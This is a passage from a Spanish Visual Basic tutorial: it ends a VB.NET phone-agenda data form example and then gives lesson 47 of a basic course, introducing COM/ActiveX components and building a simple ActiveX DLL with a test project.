        Dim objDataSetChanges As Agenda_telefónica.emiData = New Agenda_telefónica.emiData
        'Detener las ediciones actuales.
        Me.BindingContext(objemiData, "tbAgenda").EndCurrentEdit()
        'Obtener los cambios realizados en el conjunto de datos principal.
        objDataSetChanges = CType(objemiData.GetChanges, Agenda_telefónica.emiData)
```

```
        'Comprobar si se han realizado cambios.
        If (Not (objDataSetChanges) Is Nothing) Then
            Try
                'Hay cambios que necesitan aplicarse, por tanto, intente actualizar el origen de
datos
                'llamando al método de actualización y pasando el conjunto de datos y los
parámetros.
                Me.UpdateDataSource(objDataSetChanges)
                objemiData.Merge(objDataSetChanges)
                objemiData.AcceptChanges()
            Catch eUpdate As System.Exception
                'Agregar aquí el código de control de errores.
                Throw eUpdate
            End Try
            'Agregar código para comprobar en el conjunto de datos devuelto los errores que se
puedan haber
            'introducido en el error del objeto de fila.
        End If
    End Sub

    'Cargar la base de datos
    Public Sub LoadDataSet()
        'Crear un conjunto de datos para alojar los registros devueltos de la llamada a FillDataSet.
        'Se utiliza un conjunto de datos temporal porque el relleno del conjunto de datos existente
        'requeriría que se volvieran a enlazar los enlaces de datos.
        Dim objDataSetTemp As Agenda_telefónica.emiData
        objDataSetTemp = New Agenda_telefónica.emiData
        Try
            'Intenta rellenar el conjunto de datos temporal.
            Me.FillDataSet(objDataSetTemp)
        Catch eFillDataSet As System.Exception
            'Agregar aquí el código de control de errores.
            Throw eFillDataSet
        End Try
        Try
            'Vaciar los registros obsoletos del conjunto de datos.
            objemiData.Clear()
            'Combinar los registros en el conjunto de datos principal.
            objemiData.Merge(objDataSetTemp)
        Catch eLoadMerge As System.Exception
            'Agregar aquí el código de control de errores.
            Throw eLoadMerge
        End Try
    End Sub

    'Actualizar el origen de datos
    Public Sub UpdateDataSource(ByVal ChangedRows As Agenda_telefónica.emiData)
        Try
            'Sólo es necesario actualizar el origen de datos si hay cambios pendientes.
            If (Not (ChangedRows) Is Nothing) Then
                'Abra la conexión.
                Me.OleDbConnection1.Open()
                'Intenta actualizar el origen de datos.
                OleDbDataAdapter1.Update(ChangedRows)
            End If
        Catch updateException As System.Exception
            'Agregar aquí el código de control de errores.
            Throw updateException
        Finally
            'Cerrar la conexión independientemente de si se inició una excepción o no.
            Me.OleDbConnection1.Close()
        End Try
    End Sub

    'Rellenar el DataSet con los datos
    Public Sub FillDataSet(ByVal dataSet As Agenda_telefónica.emiData)
        'Desactiva la comprobación de restricciones antes de rellenar el conjunto de datos.
        'De esta forma los adaptadores pueden rellenar el conjunto de datos sin preocuparse
        'de las dependencias entre las tablas.
        dataSet.EnforceConstraints = False
        Try
            'Abrir la conexión.
            Me.OleDbConnection1.Open()
```

```
            'Intenta rellenar el conjunto de datos a través de OleDbDataAdapter1.
            Me.OleDbDataAdapter1.Fill(dataSet)
        Catch fillException As System.Exception
            'Agregar aquí el código de control de errores.
            Throw fillException
        Finally
            'Volver a activar la comprobación de restricciones.
            dataSet.EnforceConstraints = True
            'Cerrar la conexión independientemente de si se inició una excepción o no.
            Me.OleDbConnection1.Close()
        End Try
    End Sub

    Private Sub btSalir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btSalir.Click
        Me.Close() 'cerrar el formulario
    End Sub

End Class
```

Comentarios finales y propuestas de mejora

Como resumen, hemos visto que, mediante el asistente de formularios de datos, el propio entorno de Visual Studio .NET escribe gran cantidad de código útil por nosotros, lo que facilita la construcción de programas relativamente complejos sin tener conocimientos avanzados de programación.
El programa se mejoraría añadiendo funciones de **filtrado** o de **búsqueda** de registros concretos, impresión de **informes** con listados, etc. Por mi parte, por ahora se queda como está ;-)

Imagen del programa en funcionamiento

(El botón "Abrir datos" se conecta a la base de datos predeterminada)

Fichero con el código de ejemplo en Visual Studio .NET 2003 (miliuco_agenda.zip - 116 KB)

Curso Básico de Programación en Visual Basic

Entrega Cuarenta y siete: 22/Ago/2003
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Seguramente pensarás que hay muchas cosas que explicar de Visual Basic, y tienes razón, pero debido a que el título de este "tutorial" es **Curso Básico de Programación en Visual Basic**, no pretenderás que te lo explique todo... sí, ya sé que eso es lo que "el Guille" debería hacer... pero...
Tampoco te creas que es que quiero "liquidar" ya este curso de Visual Basic... que por ahora no lo voy a dar por terminado, pero... (ya van dos peros), en fin... que tampoco se puede explicar todo... y aunque parezca que no, pero en este curso ya son muchos los conceptos que se han explicado, no todos, lo sé, pero si los suficientes como para que te arriesgues "un poco" e investigues por tu cuenta y riesgo...
No, que no, que no voy a "pasar" del curso básico, simplemente te estoy "medio" advirtiendo que no abarcaré todos los temas, así que... intenta buscar más documentación u otros cursos por Internet y no lo dejes todo de manos del Guille, que no lo vas a tener todo... aunque también te recomiendo que eches un vistazo a las muchas cosas que hay publicadas en mi sitio sobre VB que alguna te servirá... ¡espero!

Bueno, después de este párrafo "liante" vamos a ver que es lo que podemos hacer... o mejor dicho, que es lo que me gustaría explicarte en las entregas que seguirán en un futuro próximo en esto que empieza ahora y que podía ser la segunda parte del Curso Básico de Programación con Visual Basic.

Introducción

Lo que me gustaría explicarte son cosas como la creación de controles ActiveX (OCX) y librerías (DLL) ActiveX, que al fin y al cabo son conceptos bastante similares, cuando las explique verás que es así.
También tengo pensado, siguiendo en esta mima línea de "automatización" de Visual Basic, a explicarte cómo modularizar o "trocear" tus aplicaciones en componentes ActiveX, de forma que puedas crear componentes (controles o librerías ActiveX) que sean totalmente funcionales y que puedas usar de forma independiente en distintas aplicaciones.

Para no confundirte mucho, vamos a empezar a repasar algunos "conceptos" de los que hablaremos en esta y próximas entregas, para que cuando te encuentres con esos "términos" no te hagas un lío... (traduzco: no te confundas).

Componentes.

Empecemos por explicar qué significa eso de componentes.

Según la documentación de la MSDN Library que se incluye con Visual Studio 6.0 (VB 6.0), un componente es:

> *Cualquier software compatible con Automatización, por lo que puede usarse mediante programación en una aplicación personalizada. Incluye controles ActiveX, servidores de Automatización basados en Visual Basic y servidores de Automatización basados en Visual C.*

Antes de "explicarte" o aclararte que significa esto, veamos lo que dice la documentación sobre **Automatización**:

> *Una tecnología que permite que las aplicaciones proporcionen objetos de una forma coherente a otras aplicaciones, herramientas de programación y lenguajes de macros.*

Ahora que tenemos definidos dos de los conceptos que aparecen en la documentación de Visual Basic, te explicaré con lenguaje lo más llano posible qué significa esto de los componentes.

Desde la versión 4.0 de Visual Basic, este lenguaje permite crear aplicaciones compatibles con lo que antes se llamaba **automatización OLE**, (*OLE: Object Linking and Embedding*, vinculación e incrustación de objetos), ese nombre ahora es más conocido como automatización COM (o simplemente como COM). Las siglas COM significan Component Object Model que traducido sería algo así como modelo de objetos componentes.

Siguiendo mi búsqueda de definiciones en las diferentes "documentaciones" de Microsoft, me he encontrado también con esta otra sobre COM:

> *COM es el "modelo de objetos" fundamental sobre el que se generan OLE (Object Linking and Embedding, Vinculación e incrustación de objetos) y los controles ActiveX. COM permite que un objeto exponga su funcionalidad a otros componentes y aloje aplicaciones. Define cómo el objeto se expone a sí mismo y cómo funciona dicha exposición en procesos y en redes. Además, COM define el ciclo de vida del objeto.*

No es que no quiera explicarte lo que significan todas estas "siglas", es que prefiero que leas lo que la documentación "algunas" veces te dice y después te lo aclaro, para que lo digieras mejor... si es posible.

Lo que debe quedarte claro, es que **un componente es un "trozo" de código que podemos usar en cualquier aplicación**.
La peculiaridad de los componentes es que son totalmente operativos por sí mismos, te aclaro esto para que no pienses que al decir que es un *trozo de código*, una rutina (función o procedimiento) podría ser un componente, ya que eso no es totalmente cierto.

Los componentes COM son programas que permiten ser utilizados desde otro programas mediante automatización.
Por regla general, los componentes suelen ser librerías (o si lo prefieres bibliotecas) ActiveX (DLL), controles ActiveX (OCX) e incluso ejecutables ActiveX (EXE).

> **Nota:**
> Puede que en esta y siguientes entregas, simplemente utilice la palabra **componente**, pero cuando lo haga me referiré a componentes de automatización (o componentes COM), ya que en el mundo de .NET también se usa el término componente y su uso no se refiere precisamente a un "objeto" de automatización.

No hace falta que te diga que no es lo mismo un EXE ActiveX que un EXE normal, por la

sencilla razón de que si un EXE normal fuese lo mismo... desde hace tiempo que estaríamos creando componentes COM.
Igualmente no es lo mismo una DLL normal que una DLL ActiveX, ya que una DLL "normal" simplemente tiene funciones que podemos usar en nuestras aplicaciones, pero estas se usan directamente, sin la intervención de COM, tal es el caso de las DLLs del API de Windows las cuales podemos usar en cualquier programa. Por otro lado las DLL ActiveX son librerías que se pueden usar sólo con lenguajes que puedan trabajar con Automatización OLE (o COM).

Visual Basic está totalmente "adherido" a la automatización, es decir, entiende cómo crear objetos contenidos en componentes COM (de automatización) y, lo más importante, también puede crear componentes COM para que puedan ser usados desde otros lenguajes "adheridos" a la automatización.

Por tanto, Visual Basic podrá crear librerías (DLL) de automatización (componentes COM), pero no podrá crear librerías "normales".

Aclaro este punto, porque a pesar de que la extensión sea la misma para una librería normal y una de automatización, nuestro querido VB no podrá crear ficheros con la extensión DLL que se puedan usar de la misma forma que las librerías del API de Windows o las creadas por compiladores como C/C++ e incluso Delphi.

Las librerías creadas por Visual Basic siempre son librerías de automatización.

Después de estas aclaraciones, vamos a seguir con las explicaciones de porqué pueden ser útiles estos componentes COM, aunque cuando hable de componentes (o componentes COM) me estaré refiriendo normalmente a "código" que podemos usar desde cualquier aplicación de automatización, y ese "código" normalmente estará compilado en la forma de una librería (DLL).
Realmente no es "código", al menos como se entiende por código cuando se dice "código fuente", sino a código compilado o código binario, es decir, un código fuente que se ha compilado.

¿Qué ventajas tiene la creación y utilización de componentes?

Si has llegado a esta entrega número 47, (sin saltarte ninguna), ya habrás estado usando algunos componentes de automatización, por ejemplo ADO (ActiveX Data Objects) es un componente de automatización, el cual nos permite crear objetos para poder acceder a las bases de datos. También habrás usado "componentes" en la forma de librerías del API de Windows. Y por supuesto que habrás usado "componentes" en la forma de controles OCX.
Por tanto la utilidad de usar "componentes" es obvia, si ya hay alguno que nos sirva para nuestra aplicación, lo usamos y no tenemos que programar ni una línea para tener la funcionalidad que ese componente nos ofrece.

Por otro lado, la creación de un componente nos permite escribir un código que *"posiblemente"* nos servirá para usarlo en más de una aplicación, además de que ese mismo componente podemos distribuirlo para que otros programadores puedan usarlo.
El "posiblemente" lo he entrecomillado, porque si creamos un componente no quiere decir que "forzosamente" tengamos que usarlo en más de una aplicación, ya que es muy posible que simplemente lo usemos una vez y nada más, pero eso no es un impedimento para que lo "encapsulemos" en un componente (librería DLL o control OCX).

¿Cual sería la ventaja de crear un componente aunque sólo nos sirva para una aplicación?
La ventaja es que si en un futuro queremos hacer cambios en el código de ese componente, sólo tendremos que distribuir esa librería y no el resto de la aplicación, incluso

(aunque ese tema no lo trataremos en este curso) puede ser que ese componente se ejecute desde un servidor, con lo cual simplemente actualizándolo en el servidor, el resto de las aplicaciones "cliente" que lo utilicen estarán actualizados "a la última".

La ventaja también es evidente, ya que si no tuviésemos el código "troceado", tendríamos que compilar toda la aplicación, de esta forma sólo tendríamos que compilar el componente y distribuirlo... cuando digo distribuirlo, en la mayoría de los casos, simplemente será "copiar y pegar" esa librería en el directorio que estaba y nada más.

Sí, ya se lo que estarás pensando, y si aún no lo estás pensando, este pensamiento te "llegará" cuando sepas algo de la creación de componentes ActiveX, y como no es plan de esperar el tiempo necesario para que sepas algo de componentes, te explico cual *sería* ese pensamiento al que me refiero:
Pregunta/pensamiento: Si tengo que compilar el componente y distribuirlo, ¿qué problema hay con compilar toda la aplicación y distribuirla?
Respuesta de tu "subconsciente Guille": Pues ninguno. Precisamente por eso te lo "recalco", porque como no hay ninguna diferencia, (salvo que el componente sea uno que resida en un servidor y entonces si que habría diferencia), puedes pensar que ¿para qué complicarme la vida haciendo componentes, cuando es mejor escribir todo el código junto, que *con total seguridad* me dará menos quebraderos de cabeza? Y si tienes este último pensamiento "pasarás" de crear y usar componentes, y si es eso lo que va a ocurrir... ¿que *puñetas,* (últimamente el Guille se está volviendo algo más recatado y ahora en lugar de decir *coño*, dice *puñetas*, que es casi lo mismo pero suena menos grosero), hago yo aquí tratando de explicarte todo esto?

Pues eso, aunque no los uses, o no pretendas usarlos, empápate de qué va todo esto de los componentes y "aprende" a usarlos aunque pienses que no te será *realmente* útil. A la larga lo agradecerás, de verdad.
Es como lo de usar Option Explicit, cuando te acostumbras a declarar todas las variables, ya no puedes "vivir" sin declararlas, lo mismo que cuando te acostumbras a indentar el código, si no está indentado, parece que ni lo entiendes... (¡Este Guille no tiene remedio! tenía que aprovechar la coyuntura para darte un par de consejillos de los suyos.)

Otra de las cosas que vamos a ir viendo con todo esto de los componentes, serán cosas relacionadas con la programación orientada a objetos, aunque si bien es cierto que el Visual Basic no es un lenguaje orientado a objetos, podemos hacer cosas que "casi" parezcan... por supuesto estoy hablando del Visual Basic 6.0 (y anteriores), ya que el Visual Basic .NET si que es un lenguaje orientado a objetos.

Todo esto es debido a que la creación de componentes ActiveX nos permitirá entrar un "poco" en esa dinámica, por aquello de que la creación de componentes nos permitirá "granular" nuestra aplicación en trozos (que al fin y al cabo serán clases que se convertirán en objetos). Ya se que esto no será **Programación Orientada a Objetos**, (así en mayúsculas o en negrita), pero al menos te dará una idea de cómo podría ser... y sobre todo, como es ahora mismo si te atreves a entrar en el mundo de .NET, que al fin y al cabo debería ser el lenguaje que deberías usar, así que... no se que haces perdiendo el tiempo en este curso si ya tenías que estar en el de Visual Basic .NET.

Dicho todo esto, **quiero que prepares cuerpo y mente para lo que seguirá** y, si ves que no estás totalmente preparado, (o preparada), es que va siendo hora de que empieces de nuevo por la entrega uno de este curso, te leas la ayuda del Visual Basic o te dediques a otra cosa, ya que... mejor o peor, (según quien opine), en las 46 entregas anteriores te he explicado un montón de cosas, las cuales, si las has "aderezado" con alguna otra lectura, seguro que te permitirá empezar a adentrarte en el mundillo de la programación con Visual Basic, que al fin y al cabo es lo que este "curso" ha pretendido y pretende.

Bueno, ya está bien de charla y vamos a empezar con algo práctico.

A la vuelta con las clases.

A partir de la entrega 37 empezamos a tratar el tema de las clases, y en las últimas entregas lo hicimos con más o menos profundidad, espero que con todo lo dicho sobre ese tema, no tengas dudas sobre qué son las clases y cómo se usan en los proyectos de Visual Basic, ya que todo esto de los componentes ActiveX está muy relacionado con las clases y la creación de objetos (instanciación) en la memoria a partir de una clase.

> **Nota:**
> Te recomiendo que si el tema de las clases no lo tienes claro, te repases las entregas 37, 38, 39, 39.2, 42, 43, 44, 45 y 46, ya que para poder crear componentes de automatización es fundamental el conocimiento de cómo definir una clase, además de cómo crear nuevas instancias (objetos en memoria) de una clase.

De todas formas, vamos a repasar rápidamente los conceptos más importantes.

Repaso rápido sobre las clases.

- Para escribir el código de una clase, hay que usar un módulo especial, el cual le indicará al Visual Basic que el código insertado en él es una clase. Este tipo de módulos tendrán la extensión .cls.

- Para poder usar una clase, tenemos que crear una referencia a esa clase, esto se hace declarando una variable cuyo tipo será el nombre que le hemos dado a la clase.
  `Dim miClase As cClase`

- Cuando declaramos una variable con el tipo de datos de una clase, realmente no tenemos nada, simplemente una variable "capaz" de manejar un objeto del tipo de la clase.

- Para poder usar esa clase, tenemos que crear una nueva instancia en la memoria, esto lo conseguimos mediante un código similar a este:
  `Set miClase = New cClase`

- Si bien podemos declarar la clase y crear el objeto en una sola instrucción:
  `Set miClase As New cClase`

Esto no es recomendable y **NO DEBERÍAS HACERLO NUNCA**, ya que el rendimiento de la aplicación se vería afectado, además de que podría provocar problemas "colaterales" que en ocasiones sería difícil de descubrir.
¿Por qué se vería afectado el rendimiento? Porque cuando declaramos e instanciamos el objeto en la misma línea, el Visual Basic añadirá código extra cada vez que se use esa variable para comprobar si el objeto ya existe, y en caso de que no exista lo creará "automáticamente".
¿Qué problemas añadidos podríamos tener? Debido a esta auto-creación de los objetos declarados con As New, puede ser que por "accidente" creemos un objeto sin que ese fuese nuestro propósito. Por ejemplo, si le asignamos un valor Nothing a la variable, (para que el objeto deje de existir), y volvemos a usarlo, (incluso para saber si el contenido es Nothing, lo cual indicaría que ya no existe), el Visual Basic lo volverá a crear (instanciar), con lo cual nunca sabríamos si lo hemos eliminado, ya que al comprobarlo, lo estamos volviendo a crear... Y lo que es peor, con el uso de ese tipo de objetos nos acostumbraríamos a "mal usarlos", ya que, al saber que se auto-crean, podríamos escribir código que no sería "lógico" (hablando programáticamente).

- Cualquier "variable" declarada como pública dentro de una clase, se convierte automáticamente en una propiedad de esa clase. Este tipo de "elementos" de las clases, en otros lenguajes se llaman campos, pero el Visual Basic (realmente el COM) le da un tratamiento de propiedad, cosa que podemos comprobar si usamos Implements (ver la entrega 44).

- Para asignar un objeto a una variable, siempre debemos usar Set variable = Objeto, ya que el SET es lo que le dice al VB que nuestra intención es asignar un objeto y no la propiedad que la clase tiene por defecto.
  El concepto de cómo crear una propiedad (o método) que será el que se usará por defecto, se explicó en la entrega 42.
  Por ejemplo, si la propiedad por defecto de la clase a la que apunta la variable miClase es Nombre, al hacer esto:
  miClase = s
  Lo que estamos haciendo es asignando a la propiedad Nombre del objeto miClase el contenido de la variable s.
  Pero si la variable s realmente es otro objeto y lo que queremos que se asigne a miClase el objeto referenciado por s, habría que hacer esto otro:
  Set miClase = s

- Cuando asignamos, mediante Set, un objeto a otro, no estamos haciendo una copia del objeto, lo que le estamos diciendo al compilador es que ahora la variable indicada después de Set también apunte al *mismo* objeto que existe en la memoria, por tanto sólo existirá un objeto en memoria, pero existirán varias variables que hagan referencia a ese objeto.
  Esto es importante, ya que cualquier cambio que hagamos en el objeto referenciado mediante cualquiera de las variables que apuntan a dicho objeto, se reflejará en todas las variables que apunten a ese objeto, ya que sólo habrá un objeto creado en la memoria. En la entrega 39 y también en la 42 se explicó esto al hablar del método Clone.

- Todas las clases tienen dos procedimientos "especiales" que se usan al estilo de los eventos (al menos por la forma en que se las llama en Visual Basic), que nos pueden

servir para saber cuando se crea una clase y cuando se destruye.
Si necesitamos hacer algo "justo" cuando se crea una clase, podemos escribir código en el "evento" Class_Initialize, (esto es lo que en OOP se llama el constructor).
Si necesitamos hacer algo cuando se destruya la clase (realmente el objeto creado en la memoria), se llama al "evento" Class_Terminate, (esto sería el destructor de la clase... o casi).
Estos procedimientos los podemos usar para, por ejemplo, en el caso del "constructor", asignar valores que deben tener las propiedades por defecto, crear objetos que la clase usará, etc. Y en el caso del "destructor" para eliminar las referencias a los objetos que nuestra clase necesite. En las entregas 38 y 42 se usaban estos procedimientos para crear/destruir los objetos del tipo Collection que la clase necesitaba.

- Los elementos o miembros que una clase puede contener son:
  Constantes, en forma de enumeraciones o declaradas directamente con Const.
  Propiedades, declaradas como variables públicas o mejor aún, (recomendado), declarándolas como procedimientos Property.
  Métodos, declarados como procedimientos Sub o Function.
  Eventos, esta será la forma de notificar al programa que esté usando nuestra clase de que ha ocurrido algo digno de tener en cuenta.

- Los elementos de una clase pueden estar declarados como Private, Friend o Public.
  Private, estos elementos sólo serán visibles dentro de la propia clase.
  Friend, estos elementos serán visibles dentro de la clase y por instancias creadas desde cualquier parte de la mima aplicación (realmente desde el mismo proyecto en el que se encuentre nuestra clase).
  Public, será visible en cualquier parte.

- Para terminar, recordarte que los formularios también son clases, especiales, pero clases al fin y al cabo, y podemos usarlas de la misma forma como usaríamos cualquiera de las que nosotros codifiquemos.

Creo que con este repaso, más o menos, recordarás las cosas más importantes sobre las clases.
De todas formas, algunos de estos conceptos los iremos "repasando" a lo largo de esta y siguientes entregas, incluso puede que aparezcan algunos nuevos y si no nuevos, puede que los explique un poco más a fondo... ya veremos.

Para terminar esta entrega, vamos a crear un componente (una librería ActiveX) y veremos cómo podemos "probarla" y usarla desde otros proyectos.

Crear un grupo de proyectos.

El entorno de Visual Basic (a partir de la versión 5), nos permite tener múltiples proyectos

abiertos.
Esto nos permite poder crear, por ejemplo, un componente, además de poder crear un ejecutable "normal" que nos permita usar ese componente.

Para no complicarte la vida con este primer intento en la creación de un componente, vamos a crear una librería Activex. Esta librería tendrá una clase (como todas las librerías ActiveX) la cual nos permitirá crear un objeto desde una aplicación normal.
Esa clase tendrá dos propiedades: Nombre, Versión (esta última será de solo lectura) y un método: HoraActual.

Aquí veremos, paso a paso, cómo crear este grupo de proyectos, cómo escribir el código de la clase (que como te imaginarás no será nada del otro mundo) y cómo añadir un nuevo proyecto para que podamos probar la librería creada, además de cómo referenciar a esa librería, que como comprobarás, se hace de la misma forma que con el resto de "componentes" COM (o ActiveX).

Empecemos abriendo del Visual Basic, en este ejemplo voy a usar el VB6, si no tienes el VB6, podrás usar el VB5, pero no te servirá el VB5CCE, (ver el apéndice A), ya que el VB5CCE no permite crear librerías DLL ActiveX, lo siento. En otra ocasión veremos cómo crear un control ActiveX y en esa ocasión si podrás usar el VB5CCE.

Cuando nos pregunte el tipo de proyecto a crear, seleccionaremos ActiveX DLL, (ver la figura 1)

Figura 1, Diálogo para crear un nuevo proyecto

Se creará un proyecto llamado Project1 (al menos en la versión inglesa de VB6 que es la que tengo instalada)

Ese proyecto tendrá una clase, llamada Class1.
Lo primero que debemos hacer es cambiar el nombre de la clase y del proyecto.
A la clase la vamos a llamar cEntrega47, al proyecto lo llamaremos Entrega47AX.
Es importante que el nombre de la clase y el del proyecto se llamen de forma distinta.
Para poder cambiar el nombre de la clase, selecciona la clase en el Explorador de proyectos y en la ventana de propiedades, escribe el nombre en la propiedad Name (ver figura 2). Si tienes el VB5, habrá menos propiedades mostradas.
Haz lo mismo con el proyecto, selecciona el proyecto en el Explorador de proyectos y cambia la propiedad Name, que será la única que se muestre.




Figura 2, propiedades de la clase

Además de la propiedad Name (nombre) del proyecto, también podemos configurar otras cosas, pero eso lo veremos en otra ocasión.

Ahora vamos a añadirle los "miembros" que tendrá la clase.

> **Nota:**
> Aquí voy a usar "las recomendaciones", aunque en este caso podría usar el camino corto por aquello de que es un ejemplo trivial, no quiero que ya desde este momento te vayas acostumbrando a las "malas" formas de programar.

Para crear propiedades, puedes usar el "asistente" del VB, o bien escribir el código directamente.
Si has leído el Apéndice A, en el que te explicaba cómo configurar el entorno del VB, sabrás que me gusta tener en la barra de herramientas un botón (o icono) para crear nuevos procedimientos. Pero si no tienes esa opción en la barra de herramientas, puedes acceder a ella mediante la opción del menú Tools>Add Procedure... (Herramientas>Añadir procedimiento...).
Se mostrará un cuadro de diálogo como el mostrado en la figura 3.

Figura 3, Cuadro para añadir una nueva propiedad a la clase

Y se creará la propiedad con el nombre que hemos indicado, en este caso, la propiedad Nombre. Fíjate que cuando creas una propiedad de esta forma, siempre será del tipo Variant, (ver figura 4), por tanto tendrás que cambiar el tipo para que sea del adecuado, en este caso será del tipo String.

Figura 4, el código creado por Add Procedure...

El código será el siguiente:

```
'------------------------------------------------------------------------
' Clase cEntrega47                                              (22/Ago/03)
' Prueba para el Curso Básico de Visual Basic
'
' ©Guillermo 'guille' Som, 2003
'------------------------------------------------------------------------
Option Explicit
```

```
' las variables privadas que se usarán con las propiedades
Private m_Nombre As String

' La propiedad Nombre
Public Property Get Nombre() As String
    Nombre = m_Nombre
End Property

Public Property Let Nombre(ByVal newValue As String)
    m_Nombre = newValue
End Property

' La propiedad Version será de sólo lectura
Public Property Get Version() As String
    Version = "1.00.0001"
End Property

' El método HoraActual devuelve la fecha y hora actual
Public Function HoraActual() As Date
    HoraActual = Now
End Function
```

Ahora vamos a añadir un nuevo proyecto, en este caso será del tipo Exe normal.
En el menú File (Archivo) selecciona Add project... (Añadir proyecto...) se mostrará el cuadro de diálogo mostrado en la figura 5 (que es parecido al de la figura 1), selecciona Standard EXE (recuerda que mi VB está en inglés).

Figura 5, Añadir un nuevo proyecto

Al pulsar en "Open" (Abrir) se creará un nuevo proyecto, el cual se añadirá al Explorador de proyectos (ver figura 6).
Cambia el nombre del proyecto para que tenga el nombre tEntrega47, el nombre del formulario lo vamos a dejar como está, es decir, se llamará Form1.




Figura 6, El explorador de proyectos

Si te fijas, este grupo de proyectos se llamará Group1.
Este nombre puedes cambiarlo cuando lo vayas a grabar o también desde el menú File>Save Group Project As... (Archivo>Guardar Grupo de Proyectos Como...)

Ya tenemos nuestros dos proyectos.
Pero el que los dos proyectos estén "juntos" no quiere decir que el uno sepa del otro. Realmente actuarán como si no se conocieran, es decir, no podremos usar la clase cEntrega47 desde el proyecto de prueba, ya que el proyecto de prueba (tEntrega47) no conoce la existencia de la librería Entrega47AX.

Para que nuestro proyecto de pruebas se entere de la existencia de esa librería, tendremos que añadir una referencia a la misma, (igual que haríamos para añadir una referencia a los objetos de ADO).
Por tanto, tendrás que seleccionar ese proyecto en el Explorador de proyectos y en el menú Project (Proyecto), seleccionar la opción References... (Referencias...) y de las que te muestre, selecciona la que nos interesa, ver figura 7:

Figura 7, Referencias del proyecto EXE de prueba.

A partir de este momento ya podemos crear objetos del tipo cEntrega47, porque el proyecto del ejecutable "sabe" de la existencia del proyecto de la librería. Cosa que podemos comprobar si declaramos, en la ventana de código del formulario, una variable que haga referencia a la clase cEntrega47 (ver figura 8).

Figura 8, Intellisense nos muestra las clases que contiene la librería Entrega47AX

Con ese código mostrado en la figura 8, tenemos una variable que sabe lo que hacer con un objeto del tipo cEntrega47, es decir, que puede tener una referencia a un objeto del tipo cEntrega47.
Para que "realmente" tenga una referencia a un objeto real de la memoria, tendremos que instanciarlo usando New, (como de costumbre), cosa que haremos en el evento Form_Load del formulario, ahora veremos el código, ya que antes vamos a añadir unos controles al formulario para poder probar la clase definida en el componente.
Añade unas etiquetas para que nos muestre la versión y la fecha y hora actual, aunque para que muestre la fecha y hora, tendremos que pulsar en el botón.

El aspecto del formulario en tiempo de diseño será el mostrado en la figura 9:

Figura 9, El formulario en tiempo de diseño

Ahora sólo queda mostrar el código del formulario y probar que todo funciona bien.

Antes de probar que todo funciona bien, veamos el código.

```
'--------------------------------------------------------------------------------
' Formulario de prueba para la clase cEntrega47                    (22/Ago/03)
' Prueba para el Curso Básico de Visual Basic
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Private prueba47 As Entrega47AX.cEntrega47

Private Sub cmdFechaHora_Click()
    Label4.Caption = prueba47.HoraActual
End Sub

Private Sub Form_Load()
    Set prueba47 = New cEntrega47

    Label2.Caption = prueba47.Version
End Sub
```

Fíjate que la variable declarada a nivel de módulo (en el formulario), se ha declarado como del tipo Entrega47AX.cEntrega47, pero también se podía haber declarado como As cEntrega47, esto no es una característica de nuestro proyecto, sino de todos los componentes ActiveX, ya que no es necesario indicar el "componente" en el que está la clase, salvo que sepamos que puede haber "conflictos de nombres", es decir, dos clases que se llamen de igual forma, pero que estén en distintos componentes, (esto suele ocurrir cuando tenemos referencias a DAO y ADO, en ambos existe un objeto llamado Recordset). En el Form_Load se instancia (se crea el nuevo objeto) usando el nombre de la clase, sin especificar el del componente, esto no es buena práctica, en este caso te lo muestro para que sepas que los dos cEntrega47 son la misma clase, pero para seguir con las buenas prácticas de programación y, sobre todo, para ser consistentes, deberíamos usar la forma larga o corta, pero no mezclarlas.

Para probar que todo funciona, tendríamos que pulsar F5 o bien en el botón "play" de la barra de herramientas.
Pero como resulta que el primer proyecto que hemos agregado al grupo de proyectos es la

librería, se mostrará un cuadro de diálogo preguntándote que quieres ejecutar... es decir, que no se puede ejecutar una librería así por las buenas... por tanto deberíamos indicarle al Visual Basic que el proyecto que queremos probar es el ejecutable.
Para hacer esto, hay que decirle que el proyecto de inicio es tEntrega47, (se mostrará en negrita en el explorador de proyectos), para poder indicar cual será el proyecto de inicio, tenemos que hacerlo usando el menú contextual (pulsa con el botón derecho o secundario del ratón) en el proyecto tEntrega47 y del menú que se muestra, selecciona Set As Start Up (ver la figura 10)

